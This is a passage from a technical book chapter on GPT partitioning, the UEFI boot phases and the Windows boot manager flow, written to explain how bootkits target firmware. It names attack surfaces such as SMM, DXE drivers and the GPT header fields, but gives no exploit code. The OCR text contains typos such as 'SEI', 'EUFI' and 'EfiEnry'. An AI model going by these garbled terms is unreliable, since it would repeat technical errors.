


Figure 14-2: GUID Partition Table signature dumped from `\\.\PhysicalDrive0`

The MBR partition table content is not all gone, however. The GUID partition table now contains just one entry for the entire GPT disk, shown in Figure 14-3, and this is created for compatibility with legacy boot processes. The name of this form of MBR scheme is *Protective MBR*.



```
0180h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0190h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01A0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01B0h: 00 00 00 00 00 00 00 00 4B 6F 18 33 00 00 00 00 ........Ko.3....
01C0h: 02 00 EE FF FF FF 01 00 00 00 FF FF FF FF 00 00 ..îÿÿÿ....ÿÿÿÿ..
01D0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01E0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
01F0h: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA ..............Uª
0200h: 45 46 49 20 50 41 52 54 00 00 01 00 5C 00 00 00 EFI PART....\...
```

Template Results - Drive.bt

Name	Value	Start	Size
struct MASTER_BOOT_RECORD boot_mbr		0h	200h
UBYTE BootCode[446]		0h	1BEh
struct PARTITION_ENTRY partitions[4]		1BEh	40h
struct PARTITION_ENTRY partitions[0]	LEGACY_MBR_EFI_HEADER	1BEh	10h
enum BOOTINDICATOR BootIndicator	NOBOOT (0)	1BEh	1h
UBYTE StartingHead	0	1BFh	1h
WORD StartingSectCylinder	2	1C0h	2h
enum SYSTEMID SystemID	LEGACY_MBR_EFI_HEADER (238)	1C2h	1h
UBYTE EndingHead	255	1C3h	1h
WORD EndingSectCylinder	65535	1C4h	2h
DWORD RelativeSector	1	1C6h	4h
DWORD TotalSectors	4294967295	1CAh	4h
struct PARTITION_ENTRY partitions[1]	EMPTY	1CEh	10h
struct PARTITION_ENTRY partitions[2]	EMPTY	1DEh	10h
struct PARTITION_ENTRY partitions[3]	EMPTY	1EEh	10h
WORD EndOfSectorMarker	AA55h	1FEh	2h

Figure 14-3: Legacy MBR header parsed in 010 Editor by Drive.bt template

The Protective MBR prevents legacy software such as disk utilities from accidentally destroying GUID partitions. It has the same format as a normal MBR, despite being only a stub. The EUFI firmware will ignore this Protective MBR and will not attempt to execute any code from it.

The main departure from the legacy BIOS boot process is that all of the code responsible for early boot stages of the system is now hidden in the UEFI firmware itself. Thus the MBR infection methods that infect or modify the MBR or VBR, used by the likes of TDL4 and Olmasco as discussed in Chapters 10 and 12, will have no effect on the GPT-based systems, even without Secure Boot being enabled.

START BOX

Checking for GPT Support

The curious reader can check for GPT support from the Microsoft Powershell using the `Get-Disk` command (Figure 14-4). This will return a table, the last column of which, named `Partition Style`, will show the supported partition table type. If it is not GPT compatible, you'll see




Figure 14-4: PowerShell output from Get-Disk command

END BOX

Table 14-2 lists descriptions of the values found in the GUID Partition Table header:

Table 14-2: GPT Partition Table Header

Name	Offset	Length
Signature "EFI PART"	0x00	8 bytes
Revision for GPT version	0x08	4 bytes
Header size	0x0C	4 bytes
CRC32 of header	0x10	4 bytes
Reserved	0x14	4 bytes
Current LBA (Logical Block Addressing)	0x18	8 bytes
Backup LBA	0x20	8 bytes
First usable LBA for partitions	0x28	8 bytes
Last usable LBA	0x30	8 bytes
Disk GUID	0x38	16 bytes
Starting LBA of array of partition entries	0x48	8 bytes
Number of partition entries in array	0x50	4 bytes
Size of a single partition entry	0x54	4 bytes
CRC32 of partition array	0x58	4 bytes
Reserved	0x5C	*

As we can see, the GPT header contains only constant fields rather than code. From a forensic perspective the most important of these fields are the *Disk GUID* and the *Number of partition entries in array* (Figure 14-5). By just modifying their values, an attacker could cause a simple denial of service (DoS), because wrong configuration values here would render a system unbootable and unable to redirect code execution.

Figure 14-5 gives a graphical representation of a GPT partition.




Figure 14-5: GUID Partition Table (GPT)


The absence of any executable code from the GPT scheme presents a problem for bootkit infections: How could malware developers transfer control of the boot process to their malicious code in the GPT scheme? One idea is to modify EFI boot loaders before these transfer control to the OS kernel. Before we explore it, we should look at the basics of UEFI firmware architecture and boot process.

START BOX

Parsing a GPT Drive with SweetScape

To parse the fields of a GPT drive on a live machine or in a dumped partition, you can use the SweetScape 010 Editor, found free at *http://www.sweetscape.com/*, with the DRIVE.BT template by Benjamin Vernoux, also found on the SweetScape site in the Templates Repostiroy in the Downloads Section. The 010 Editor has a really powerful template-based parsing engine based on C-like structures (Figure 14-3 and Figure 14-6).

END BOX



Template Results - Drive.bt

Name	Value	Start	Size
struct MASTER_BOOT_RECORD boot_mbr		0h	200h
struct EFI_PARTITION efi		200h	400h
struct EFI_PARTITION_HEADER header		200h	200h
BYTE Signature[8]	EFI PART	200h	8h
DWORD Revision	65536	208h	4h
DWORD HeaderSize	92	20Ch	4h
DWORD HeaderCRC32	C444B1D0h	210h	4h
DWORD Reserved	0	214h	4h
UQUAD CurrentLBA	1	218h	8h
UQUAD BackupLBA	500118191	220h	8h
UQUAD FirstUsableLBA	34	228h	8h
UQUAD LastUsableLBA	500118158	230h	8h
GUID DiskGUID[16]	{372F54BE-F0B3-4F17-8F0B-08D98595402D}	238h	10h
UQUAD PartitionLBA	2	248h	8h
DWORD NumPartitions	128	250h	4h
DWORD PartitionSize	128	254h	4h
DWORD PartitionCRC32	A392307Dh	258h	4h
UBYTE Empty[420]		25Ch	1A4h
struct EFI_PARTITION_ENTRY partitions[4]		400h	200h
struct NTFS_DRIVE drive[0]		100000h	9601800h
struct FAT32_DRIVE drive[1]		1C300000h	400400h
union DRIVE_NOT_SUPPORTED drive[2]		22700000h	200h
struct FAT32_DRIVE drive[3]		23700000h	7F8400h

Figure 14-6: GUID Partition Table header parsed in SweetScape 010 Editor by Drive.bt template

How UEFI Firmware Works

The UEFI firmware is stored on a motherboard's SPI flash ROM chip. When the system starts up the chipset logic maps the contents of this chip's memory onto a specific RAM region, whose start and the end are configured in the hardware chipset itself, and depend on the CPU-specific configuration. After the mapped SPI chip code receives control of power-on, the boot flow first initializes the hardware and only then does it switch to the boot process proper. These are the main steps of this flow:

UEFI Firmware—performs CPU and chipset initialization, and loads drivers

UEFI Boot Manager—loads UEFI device drivers, and loads the boot application

Windows Boot Manager (bootmgrfw.efi)—loads the Windows OS Loader

Windows OS Loader (`winload.efi`)—loads the Windows OS

The code responsible for tasks (1) and (2) resides in the SPI flash; the code for (3) and (4) is extracted from the file system in the special UEFI partition of the hard drive, once (1) and (2) have made it possible to read the hard drive. The UEFI specification further divides the firmware into components responsible for the different parts of hardware initialization or boot process activity, illustrated in Figure 14-7.




Figure 14-7: The UEFI framework overview

The UEFI Specification

In contrast to the legacy BIOS boot, the UEFI specification describes every step from the beginning of hardware initialization onwards. Before this specification, hardware vendors had more freedom in the firmware development process, but this freedom also allowed for confusion and, hence, vulnerabilities; UEFI was meant to correct this. It specifies four consecutive stages of the boot process, each with its own responsibilities:

"Secure" phase (SEI)—configures memory controller and enables caches. Runs from ROM, decompressing the rest of the firmware code

Pre-EFI Initialization (PEI)—initializes chipset and handles the S3 resume process (the firmware boot process ends here)

Driver eXecution Environment (DXE)—initializes System Management Mode (SMM) and DXE services (core, dispatcher, drivers and etc.) and discovers the hardware Select

boot device (BDS phase). Finally, it initializes the Boot and Runtime services, which are available while the operating system runs

System management mode (SMM) is a special mode of the x86 CPUs, executed with special higher *Ring-2* privileges. SMM was introduced in Intel 386 processors primarily as a means of aiding power management, but evolved to great complexity and importance in modern CPUs. SMM is now an integral part of the firmware responsible for all initialization and memory separation setup in boot process. SMM's code executes in a separate address space meant to be isolated from the normal operating system address space layout (including the OS kernel space). In Chapters 17 and 18, we will focus more on how rootkits and bootkits leverage SMM.

Figure 14-8 gives a high-level picture of the UEFI boot sequence stages. All of these components reside in the SPI flash, except for the Operating System Loader in the lower right corner of the diagram.




Figure 14-8: The UEFI boot sequence

The SMM and DXE initialization stages are really interesting for bootkits. The SMM, at Ring -2, is the most privileged system mode—more privileged than hypervisors at Ring -1. From this mode, malicious code can exercise full control of the system.

Similarly, DXE drivers offer another powerful point for implementing bootkit functionality. A good example of DXE-based malware is Hacking Team's firmware bootkit implementation.

Finally, the last stages of UEFI boot code initialize the boot loader, and finalize the Boot Services setup to transfer full control to the OS. We will now focus on the details of this last stage and the process through which the operating system kernel receives control. We'll go into more detail about DXE and SMM in the next chapter.

Inside the Operating System Loader

Now that the SPI-stored UEFI firmware code has done its work, it passes control to the operating systems loader stored on disk. The loader code is also 64-bit or 32-bit (depending on the operating system version); there's no place for the MBR's or VBR's 16-bit loader code in the boot process.

The operating system loader consists of several files stored in the EFI System Partition (ESP), including `bootmgfw.efi`, `bootmgr.efi`, and `winload.efi`. The first two are referred to as the *Windows Boot Manager*, the third as the *Windows Boot Loader*. The location of these files is specified by NVRAM variables. In particular, the drive containing the ESP is stored in a boot order NVRAM variable `BOOT_ORDER` (which the user can change via BIOS configuration); the path within the ESP's filesystem is stored in another variable `BOOT` (and is typically *\EFI\Microsoft\Boot*).

The UEFI firmware boot manager consults the NVRAM variables to find the ESP and the `bootmgfw.efi` file inside it, and creates a runtime image of this file in memory. To do so, it relies on the UEFI firmware to read the startup hard drive and parse its file system.

Once `bootmgfw.efi` is loaded, the UEFI firmware boot manager jumps to the entry point of `bootmgfw.efi`, `EfiEntry`. This is the start of the OS boot process proper, at which the SPI flash-stored firmware gives control to code stored on the hard disk.

The `EfiEntry()` entry routine, shown in Listing 14-1, calls the Windows boot manager `bootmgr.efi` and configures the UEFI firmware callbacks for the Windows boot loader `winload.efi`, which will be subsequently called from `bootmgr.efi`. These callbacks connect `winload.efi` code with the UEFI firmware services it still needs to do things like read the hard

drive. These services will continue to be used by Windows even when it's fully loaded, via the Hardware Abstraction Layer (HAL) wrappers, which we'll see being set up shortly.

```
EFI_STATUS EfiEntry (
❶ EFI_HANDLE ImageHandle,        // UEFI Image handle for loaded application
❷ EFI_SYSTEM_TABLE *SystemTable  // Pointer to the UEFI System Table
);
```

Listing 14-1: Prototype of EfiEntry routine (EFI_IMAGE_ENTRY_POINT)

The first parameter of `EfiEntry` ❶ points to the `bootmgr.efi` module that is responsible for continuing the boot process and calling `winload.efi`. The second parameter ❷ contains the pointer to the UEFI configuration table (`EFI_SYSTEM_TABLE`), which is the key to accessing most of an EFI environment services configuration data (Figure 14-9).




Figure 14-9: EFI_SYSTEM_TABLE high-level structure

The `winload.efi` loader uses UEFI services to load the operating system kernel (starting with `ntoskrnl` and the device driver stack) and to initialize `EFI_RUNTIME_TABLE` in the kernel space for future access by the kernel through HAL. HAL consumes the `EFI_SYSTEM_TABLE` once it's loaded, and then exports the functions that wrap the UEFI runtime functions to the rest of the kernel. The kernel would call these functions to performs tasks like reading the NVRAM variables and handling BIOS updates via the so-called *Capsule Updates* handed to the UEFI firmware. The structure of the `EFI_RUNTIME_SERVICES` used by the HAL modules `hal.dll`, `halacpi.dll` is shown in Figure 14-10, with its definition in Figure 14-**11**.




Figure 14-10: EFI_RUNTIME_SERVICES in hal.dll's representation

In the next chapters, we will analyze these structures in the context of firmware vulnerabilities, exploitation, and rootkits. For now, we simply stress that `EFI_SYSTEM_TABLE` and especially `EFI_RUNTIME_SERVICES` within it are the keys to finding the structures responsible for accessing UEFI configuration information, and that some of this information can be reached from the kernel mode of the operating system.

Figure 14-12 shows the disassembled `EfiEnry` routine. One of its very first instructions triggers a call to the function `EfiInitCreateInputParametersEx()`, which converts the `EfiEnry` parameters to the ones expected by `bootmgr.efi`. Inside `EfiInitCreateInputParametersEx()`, another routine `EfiInitpCreateApplicationEntry()` creates an entry for the `bootmgfw.efi` in the Boot Configuration Data (BCD), a binary storage of configuration parameters. After `EfiInitCreateInputParametersEx()` returns, the `BmMain` routine (highlighted in red in Figure 14-12) receives control. Note that to properly access hardware devices, including any hard drive input and output, and to initialize memory, the Windows boot manager must so far only use EFI services, as main Windows driver stacks are not yet available.




Figure 14-12: Disassembled EfiEntry routine

As the next step, `BmMain` calls the following routines:

`BmFwInitializeBootDirectoryPath` – Routine used to initialize the Boot applications path (*\EFI\Microsoft\Boot*).

`BmOpenDataStore` – Routine used to mount and read the BCD database file (*\EFI\Microsoft\Boot\BCD*) via UEFI services (disk IO).

`BmpLaunchBootEntry` **and ImgArchEfiStartBootApplication** – Routines used to execute boot application (`winload.efi`)

Figure 14-13 shows BCD configuration data as output by the standard command line tool *bcdedit.exe*, which is included in all recent distribution of Microsoft Windows. Highlighted in red are the paths to the Windows Boot Manager Loader and the Windows Boot Loader modules.

```
PS C:\> bcdedit

Windows Boot Manager
--------------------
identifier              {bootmgr}
device                  partition=\Device\HarddiskVolume2
path                    \EFI\Microsoft\Boot\bootmgfw.efi
description             Windows Boot Manager
locale                  en-US
inherit                 {globalsettings}
default                 {current}
resumeobject            {570a4391-cb7d-11e5-851f-00b56d00f46e}
displayorder            {current}
toolsdisplayorder       {memdiag}
timeout                 30

Windows Boot Loader
-------------------
identifier              {current}
device                  partition=C:
path                    \windows\system32\winload.efi
description             Windows 8.1
locale                  en-US
inherit                 {bootloadersettings}
recoverysequence        {570a43b0-cb7d-11e5-851f-00b56d00f46e}
recoveryenabled         Yes
isolatedcontext         Yes
allowedinmemorysettings 0x15000075
osdevice                partition=C:
systemroot              \windows
resumeobject            {570a4391-cb7d-11e5-851f-00b56d00f46e}
nx                      OptOut
bootmenupolicy          Standard
```

Figure 14-13: Output from bcdedit console command

The Windows Boot Manager (*bootmgrfw.efi* and `bootmgr.efi`) is also responsible for the boot policy verification and for the initialization of the Code Integrity and Secure Boot components, covered in the following chapters.

At the next stage of the boot process, *bootmgrfw.efi* loads and verifies the Windows Boot Loader (`winload.efi`). Before starting to load `winload.efi`, the Windows Boot Manager initializes the memory map for transition to the protected memory mode, which provides both virtual memory and paging. Importantly, it performs this setup via UEFI runtime services rather than directly! This creates a strong layer of abstraction for the data structures, such as the GDT and IDT, previously handled by legacy BIOSes in 16-bit assembly code.

As the final stage, `BmpLaunchBootEntry()` routine loads and executes `winload.efi`, the Windows Boot Loader. Figure 14-14 presents the complete call graph from `EfiEntry()` to `BmpLaunchBootEntry()`, as generated by the Hex-Rays IDA Pro disassembler with the IDAPathFinder script (*http://www.devttys0.com/tools/).*




Figure 14-14: Call graph flow from EfiEntry() to BmpLaunchBootEntry()

